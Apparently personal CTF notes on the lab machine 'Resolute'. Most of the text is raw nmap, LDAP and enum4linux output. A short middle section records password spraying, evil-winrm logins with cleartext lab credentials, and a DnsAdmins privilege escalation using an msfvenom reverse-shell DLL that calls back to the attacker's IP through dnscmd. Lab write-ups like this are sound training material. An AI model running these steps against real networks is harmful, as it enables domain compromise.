Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Controllers' (RID: 516) has member: MEGABANK\RESOLUTE\$  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Users' (RID: 513) has member: MEGABANK\Administrator  
Group 'Domain Users' (RID: 513) has member: MEGABANK\DefaultAccount  
Group 'Domain Users' (RID: 513) has member: MEGABANK\krbtgt  
Group 'Domain Users' (RID: 513) has member: MEGABANK\ryan  
Group 'Domain Users' (RID: 513) has member: MEGABANK\marko  
Group 'Domain Users' (RID: 513) has member: MEGABANK\sunita  
Group 'Domain Users' (RID: 513) has member: MEGABANK\abigail  
Group 'Domain Users' (RID: 513) has member: MEGABANK\marcus  
Group 'Domain Users' (RID: 513) has member: MEGABANK\sally  
Group 'Domain Users' (RID: 513) has member: MEGABANK\fred  
Group 'Domain Users' (RID: 513) has member: MEGABANK\angela  
Group 'Domain Users' (RID: 513) has member: MEGABANK\felicia  
Group 'Domain Users' (RID: 513) has member: MEGABANK\gustavo  
Group 'Domain Users' (RID: 513) has member: MEGABANK\ulf  
Group 'Domain Users' (RID: 513) has member: MEGABANK\stevie  
Group 'Domain Users' (RID: 513) has member: MEGABANK\claire  
Group 'Domain Users' (RID: 513) has member: MEGABANK\paulo  
Group 'Domain Users' (RID: 513) has member: MEGABANK\steve  
Group 'Domain Users' (RID: 513) has member: MEGABANK\annette  
Group 'Domain Users' (RID: 513) has member: MEGABANK\annika  
Group 'Domain Users' (RID: 513) has member: MEGABANK\per  
Group 'Domain Users' (RID: 513) has member: MEGABANK\claude  
Group 'Domain Users' (RID: 513) has member: MEGABANK\melanie  
Group 'Domain Users' (RID: 513) has member: MEGABANK\zach  
Group 'Domain Users' (RID: 513) has member: MEGABANK\simon  
Group 'Domain Users' (RID: 513) has member: MEGABANK\naoki  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Use of uninitialized value \$global\_workgroup in concatenation (.) or string at ./enum4linux.pl line 614.  
Group 'Domain Computers' (RID: 515) has member: MEGABANK\MS02\$

```
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 614.
Group 'Enterprise Admins' (RID: 519) has member: MEGABANK\Administrator
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 614.
Group 'Contractors' (RID: 1103) has member: MEGABANK\ryan
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 614.
Group 'Group Policy Creator Owners' (RID: 520) has member: MEGABANK\Administrator
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 614.
Group 'Domain Guests' (RID: 514) has member: MEGABANK\Guest
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 710.
```

```
=====
| Users on 10.10.10.169 via RID cycling (RIDS: 500-550,1000-1050) |
=====
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 742.
[E] Couldn't get SID: NT_STATUS_ACCESS_DENIED. RID cycling not possible.
Use of uninitialized value $global_workgroup in concatenation(.) or string at ./enum4linux.pl line 991.

=====
| Getting printer info for 10.10.10.169 |
=====
Could not initialise spoolss. Error was NT_STATUS_ACCESS_DENIED
```

```
enum4linux complete on Tue Dec 17 11:34:30 2019
```

## ***proof***

user

0c3be45fcfe249796ccbee8d3a978540

root

## **10.10.10.169 Resolute2**

nmap showed an assload of ports open.

dns showed megabank.local and ldap showed resolute.megabank.local. Both were added to /etc/hosts

ldapsearch dumped me a great userlist

```
ldapsearch -h 10.10.10.169 -x -b "DC=megabank,DC=local" | grep -i sam | grep -v 8 | awk '{print $2}' > users.txt
```

enum4linux got me a password for mark novak

novak:Welcome123!

nothing with novak would let me login

I used the smbloop to see if the password worked for another user...

Score!

melanie:Welcome123!

evil-winrm in... user!

after cheating...

dir -force on C:\ shows you a wierd dir. Follow it and you get creds for the other user ryan.

```
C:\pstranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
```

ryan

Serv3r4Admin4cc123!

evil-winrm in as ryan

whoami /groups showed me that I was part of dnsadmins (Prepare to be rooted!)

msfvenom to make a malicious .dll

```
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=10.10.14.60 LPORT=3232 -f dll > yee.dll
```

smbserver.py yeet `pwd`

```
nc -nlvp 3232
```

net view \\10.10.14.60

```
dnscmd.exe resolute.megabank.local /config /serverlevelplugindll \\10.10.14.60\yeet\yee.dll
```

sc.exe stop dns

sc.exe start dns

rooted!

## **enumeration**

dns showed megabank.local, added to /etc/hosts

```
ldapsearch -h 10.10.10.169 -x -b "DC=megabank,DC=local" | grep -i sam | grep -v 8 | awk '{print $2}' > users.txt
```

x64

marko novak  
Welcome123!

smbloop

```
ruby evil-winrm.rb -i 10.10.10.169 -u melanie -p 'Welcome123!'
```

```
cd C:\  
dir -force  
C:\psttranscripts\20191203> type PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt  
ryan  
Serv3r4Admin4cc123!
```

```
ruby evil-winrm.rb -i 10.10.10.169 -u ryan -p 'Serv3r4Admin4cc123!'
```

## nmap

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap  
10.10.10.169 && nmap -sC -sV 10.10.10.169 && nmap -p- 10.10.10.169  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 13:17 EDT  
Nmap scan report for 10.10.10.169  
Host is up (0.55s latency).  
Not shown: 988 closed ports  
PORT      STATE SERVICE  
53/tcp    open  domain  
88/tcp    open  kerberos-sec  
135/tcp   open  msrpc  
139/tcp   open  netbios-ssn  
389/tcp   open  ldap  
445/tcp   open  microsoft-ds  
464/tcp   open  kpasswd5  
593/tcp   open  http-rpc-epmap  
636/tcp   open  ldapssl  
3268/tcp  open  globalcatLDAP  
3269/tcp  open  globalcatLDAPssl  
50636/tcp open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 51.47 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 13:18 EDT  
Nmap scan report for 10.10.10.169  
Host is up (0.28s latency).  
Not shown: 989 closed ports  
PORT      STATE SERVICE      VERSION  
53/tcp    open  domain?  
| fingerprint-strings:  
|_ DNSVersionBindReqTCP:  
|  version  
|_ bind  
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-04-14 17:26:17Z)  
135/tcp   open  msrpc      Microsoft Windows RPC  
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn  
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)  
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: MEGABANK)  
464/tcp   open  kpasswd5?  
593/tcp   open  ncacn_http Microsoft Windows RPC over HTTP 1.0  
636/tcp   open  tcpwrapped  
3268/tcp open  ldap       Microsoft Windows Active Directory LDAP (Domain: megabank.local, Site: Default-First-Site-Name)  
3269/tcp open  tcpwrapped  
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at  
https://nmap.org/cgi-bin/submit.cgi?new-service :  
SF-Port53-TCP:V=7.80%I=7%D=4/14%Time=5E95F0A8%P=x86_64-pc-linux-gnu%r(DNSV  
SF:versionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\x07version\  
SF:x\x04bind\0\0\x10\0\x03");  
Service Info: Host: RESOLUTE; OS: Windows; CPE: cpe:/o:microsoft:windows  
  
Host script results:  
|_clock-skew: mean: 2h26m45s, deviation: 4h02m31s, median: 6m44s  
| smb-os-discovery:  
|_ OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)  
| Computer name: Resolute  
| NetBIOS computer name: RESOLUTE\x00  
| Domain name: megabank.local  
| Forest name: megabank.local  
| FQDN: Resolute.megabank.local  
|_ System time: 2020-04-14T10:27:05-07:00  
| smb-security-mode:  
| account_used: <blank>  
| authentication_level: user  
| challenge_response: supported
```

```
|_ message_signing: required  
| smb2-security-mode:  
| 2.02:  
|_ Message signing enabled and required  
| smb2-time:  
| date: 2020-04-14T17:27:07  
|_ start_date: 2020-04-14T17:02:26
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 244.63 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-14 13:22 EDT

Stats: 0:34:46 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 28.04% done; ETC: 15:26 (1:29:14 remaining)

***Idap***

## ***nmap ldap***

```
nmap -p 389 --script ldap-search -Pn 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 13:30 EDT
Nmap scan report for megabank.local (10.10.10.169)
Host is up (0.20s latency).
```

wellKnownObjects: B:32:09460C08AE1E4A4EA0F64AEE7DAA1E5A:CN=Program Data,DC=megabank,DC=local  
wellKnownObjects: B:  
32:22B70C67D56E4EFB91E9300FCA3DC1AA:CN=ForeignSecurityPrincipals,DC=megabank,DC=local  
wellKnownObjects: B:32:18E2EA80684F11D2B9AA00C04F79F805:CN=Deleted Objects,DC=megabank,DC=local  
wellKnownObjects: B:32:2FBAC1870ADE11D297C400C04FD8D5CD:CN=Infrastructure,DC=megabank,DC=local  
wellKnownObjects: B:32:AB8153B7768811D1ADED00C04FD8D5CD:CN=LostAndFound,DC=megabank,DC=local  
wellKnownObjects: B:32:AB1D30F3768811D1ADED00C04FD8D5CD:CN=System,DC=megabank,DC=local  
wellKnownObjects: B:32:A361B2FFFFD211D1AA4B00C04FD7D83A:OU=Domain Controllers,DC=megabank,DC=local  
wellKnownObjects: B:32:AA312825768811D1ADED00C04FD8D5CD:CN=Computers,DC=megabank,DC=local  
wellKnownObjects: B:32:A9D1CA15768811D1ADED00C04FD8D5CD:CN=Users,DC=megabank,DC=local  
objectCategory: CN=Domain-DNS,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
gPLink: [LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=megabank,DC=local;0]  
dSCorePropagationData: 1601/01/01 00:00:00 UTC  
otherWellKnownObjects: B:32:683A24E2E8164BD3AF86AC3C2CF3F981:CN=Keys,DC=megabank,DC=local  
otherWellKnownObjects: B:32:1EB93889E40C45DF9F0C64D23BBB6237:CN=Managed Service  
Accounts,DC=megabank,DC=local  
masteredBy: CN=NTDS Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=megabank,DC=local  
ms-DS-MachineAccountQuota: 10  
msDS-Behavior-Version: 7  
msDS-PerUserTrustQuota: 1  
msDS-AllUsersTrustQuota: 1000  
msDS-PerUserTrustTombstonesQuota: 10  
msDs-masteredBy: CN=NTDS Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=megabank,DC=local  
msDS-IsDomainFor: CN=NTDS Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=megabank,DC=local  
msDS-NcType: 0  
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE  
dc: megabank  
dn: CN=Users,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: Users  
description: Default container for upgraded user accounts  
distinguishedName: CN=Users,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5888  
uSNChanged: 5888  
showInAdvancedViewOnly: FALSE  
name: Users  
objectGUID: d0ed52a-e080-9841-81d6-302cdfab7cf  
systemFlags: -1946157056  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:19 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=Computers,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: Computers  
description: Default container for upgraded computer accounts  
distinguishedName: CN=Computers,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5889  
uSNChanged: 5889  
showInAdvancedViewOnly: FALSE

name: Computers  
objectGUID: 41e2c5ff-1512-be45-9ca1-488358ad588  
systemFlags: -1946157056  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: OU=Domain Controllers,DC=megabank,DC=local  
objectClass: top  
objectClass: organizationalUnit  
ou: Domain Controllers  
description: Default container for domain controllers  
distinguishedName: OU=Domain Controllers,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6031  
uSNChanged: 6031  
showInAdvancedViewOnly: FALSE  
name: Domain Controllers  
objectGUID: 12316bd2-27fe-3a41-90d0-471b6f5e7497  
systemFlags: -1946157056  
objectCategory: CN=Organizational-Unit,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
gPLink: [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=megabank,DC=local;0]  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: System  
description: Builtin system settings  
distinguishedName: CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5890  
uSNChanged: 5890  
showInAdvancedViewOnly: TRUE  
name: System  
objectGUID: 40f9d21f-49e-f54f-bf31-ad83fb454  
systemFlags: -1946157056  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=LostAndFound,DC=megabank,DC=local  
objectClass: top  
objectClass: lostAndFound  
cn: LostAndFound  
description: Default container for orphaned objects  
distinguishedName: CN=LostAndFound,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5886

uSNChanged: 5886  
showInAdvancedViewOnly: TRUE  
name: LostAndFound  
objectGUID: f0581973-33c1-5a4b-aeff-69c8231b4c20  
systemFlags: -1946157056  
objectCategory: CN=Lost-And-Found,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=Infrastructure,DC=megabank,DC=local  
objectClass: top  
objectClass: infrastructureUpdate  
cn: Infrastructure  
distinguishedName: CN=Infrastructure,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6032  
uSNChanged: 6032  
showInAdvancedViewOnly: TRUE  
name: Infrastructure  
objectGUID: 261c42dd-8a5-8848-9933-acc8d9b31e21  
fSMORoleOwner: CN=NTDS Settings,CN=RESOLUTE,CN=Servers,CN=Default-First-Site-  
Name,CN=Sites,CN=Configuration,DC=megabank,DC=local  
systemFlags: -1946157056  
objectCategory: CN=Infrastructure-Update,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=ForeignSecurityPrincipals,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: ForeignSecurityPrincipals  
description: Default container for security identifiers (SIDs) associated with objects from external, trusted domains  
distinguishedName: CN=ForeignSecurityPrincipals,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6033  
uSNChanged: 6033  
showInAdvancedViewOnly: FALSE  
name: ForeignSecurityPrincipals  
objectGUID: 34d72428-e5c-7b46-9f90-963f6f91eeb  
systemFlags: -1946157056  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=Program Data,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: Program Data  
description: Default location for storage of application data.  
distinguishedName: CN=Program Data,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC

uSNCreated: 6034  
uSNChanged: 6034  
showInAdvancedViewOnly: TRUE  
name: Program Data  
objectGUID: ced5275f-fd9-5f43-b6e-6938b4e19a81  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=Microsoft,CN=Program Data,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: Microsoft  
description: Default location for storage of Microsoft application data.  
distinguishedName: CN=Microsoft,CN=Program Data,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6035  
uSNChanged: 6035  
showInAdvancedViewOnly: TRUE  
name: Microsoft  
objectGUID: 30ca5855-6b3e-3740-a918-ea7e5ecffd5  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=NTDS Quotas,DC=megabank,DC=local  
objectClass: top  
objectClass: msDS-QuotaContainer  
cn: NTDS Quotas  
description: Quota specifications container  
distinguishedName: CN=NTDS Quotas,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6036  
uSNChanged: 6036  
showInAdvancedViewOnly: TRUE  
name: NTDS Quotas  
objectGUID: 91fa8980-4347-7647-936a-1b5967503a9b  
systemFlags: -2147483648  
objectCategory: CN=ms-DS-Quota-Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
msDS-TombstoneQuotaFactor: 100  
dn: CN=Managed Service Accounts,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: Managed Service Accounts  
description: Default container for managed service accounts  
distinguishedName: CN=Managed Service Accounts,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 6037  
uSNChanged: 6037  
showInAdvancedViewOnly: FALSE  
name: Managed Service Accounts

objectGUID: 5ca0ec93-8f9d-5d42-80fe-8e5dd33415ce  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/26 12:35:01 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/07/14 04:24:33 UTC  
dn: CN=Keys,DC=megabank,DC=local  
dn: CN=WinsockServices,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
cn: WinsockServices  
distinguishedName: CN=WinsockServices,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5891  
uSNChanged: 5891  
showInAdvancedViewOnly: TRUE  
name: WinsockServices  
objectGUID: 5eca97f7-852f-3a45-bdcf-3e80e3385d69  
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:19 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=RpcServices,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: container  
objectClass: rpcContainer  
cn: RpcServices  
distinguishedName: CN=RpcServices,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5892  
uSNChanged: 5892  
showInAdvancedViewOnly: TRUE  
name: RpcServices  
objectGUID: c1e4561a-408c-c84e-b995-70bb8b17da5  
systemFlags: -1946157056  
objectCategory: CN=Rpc-Container,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:19 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=FileLinks,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: fileLinkTracking  
cn: FileLinks  
distinguishedName: CN=FileLinks,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5893  
uSNChanged: 5893  
showInAdvancedViewOnly: TRUE  
name: FileLinks  
objectGUID: 8c677be4-1aaf-e74b-b4b4-a38dc418ead  
systemFlags: -1946157056  
objectCategory: CN=File-Link-Tracking,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:19 UTC

dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=VolumeTable,CN=FileLinks,CN=System,DC=megabank,DC=local  
dn: CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: fileLinkTracking  
objectClass: linkTrackObjectMoveTable  
cn: ObjectMoveTable  
distinguishedName: CN=ObjectMoveTable,CN=FileLinks,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5895  
uSNChanged: 5895  
showInAdvancedViewOnly: TRUE  
name: ObjectMoveTable  
objectGUID: e16ba9f4-c9f-449-88d8-65e65e9cfdb1  
systemFlags: -1946157056  
objectCategory: CN=Link-Track-Object-Move-Table,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:19 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=Default Domain Policy,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: leaf  
objectClass: domainPolicy  
cn: Default Domain Policy  
distinguishedName: CN=Default Domain Policy,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5896  
uSNChanged: 5896  
showInAdvancedViewOnly: TRUE  
name: Default Domain Policy  
objectGUID: 1f79146-3c59-342-ae76-ff643dfce95  
objectCategory: CN=Domain-Policy,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC  
dn: CN=AppCategories,CN=Default Domain Policy,CN=System,DC=megabank,DC=local  
objectClass: top  
objectClass: classStore  
cn: AppCategories  
distinguishedName: CN=AppCategories,CN=Default Domain Policy,CN=System,DC=megabank,DC=local  
instanceType: 4  
whenCreated: 2019/09/25 13:28:31 UTC  
whenChanged: 2019/09/25 13:28:31 UTC  
uSNCreated: 5897  
uSNChanged: 5897  
showInAdvancedViewOnly: TRUE  
name: AppCategories  
objectGUID: 44976634-b987-744c-8d2e-866227fe20a2  
objectCategory: CN=Class-Store,CN=Schema,CN=Configuration,DC=megabank,DC=local  
isCriticalSystemObject: TRUE  
dSCorePropagationData: 2019/09/27 22:10:48 UTC  
dSCorePropagationData: 2019/09/27 10:52:18 UTC  
dSCorePropagationData: 2019/09/25 13:29:12 UTC  
dSCorePropagationData: 1601/01/01 18:16:33 UTC

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds

**smb**

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.10.10.169
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-14 13:45 EDT
Nmap scan report for megabank.local (10.10.10.169)
Host is up (0.44s latency).
```

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

Nmap done: 1 IP address (1 host up) scanned in 25.46 seconds

# enum4linux

```
enum4linux -a 10.10.10.169
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Apr 14 13:44:45 2020

=====
| Target Information |
=====
Target ..... 10.10.10.169
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
| Enumerating Workgroup/Domain on 10.10.10.169 |
=====
[E] Can't find workgroup/domain

=====
| Nbtstat Information for 10.10.10.169 |
=====
Looking up status of 10.10.10.169
No reply from 10.10.10.169

=====
| Session Check on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[+] Server 10.10.10.169 allows sessions using username ", password "
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 451.
[+] Got domain/workgroup name:

=====
| Getting domain SID for 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 359.
Could not initialise lsarpcl. Error was NT_STATUS_INVALID_NETWORK_RESPONSE
[+] Can't determine if host is part of domain or part of a workgroup

=====
| OS information on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 458.
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for 10.10.10.169 from smbclient:
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 467.
[+] Got OS info for 10.10.10.169 from srvinfo:
Could not initialise srvsvc. Error was NT_STATUS_INVALID_NETWORK_RESPONSE

=====
| Users on 10.10.10.169 |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0x10b0 RID: 0x19ca acb: 0x00000010 Account: abigail Name: (null) Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator Name: (null) Desc: Built-in account for administering
the computer/domain
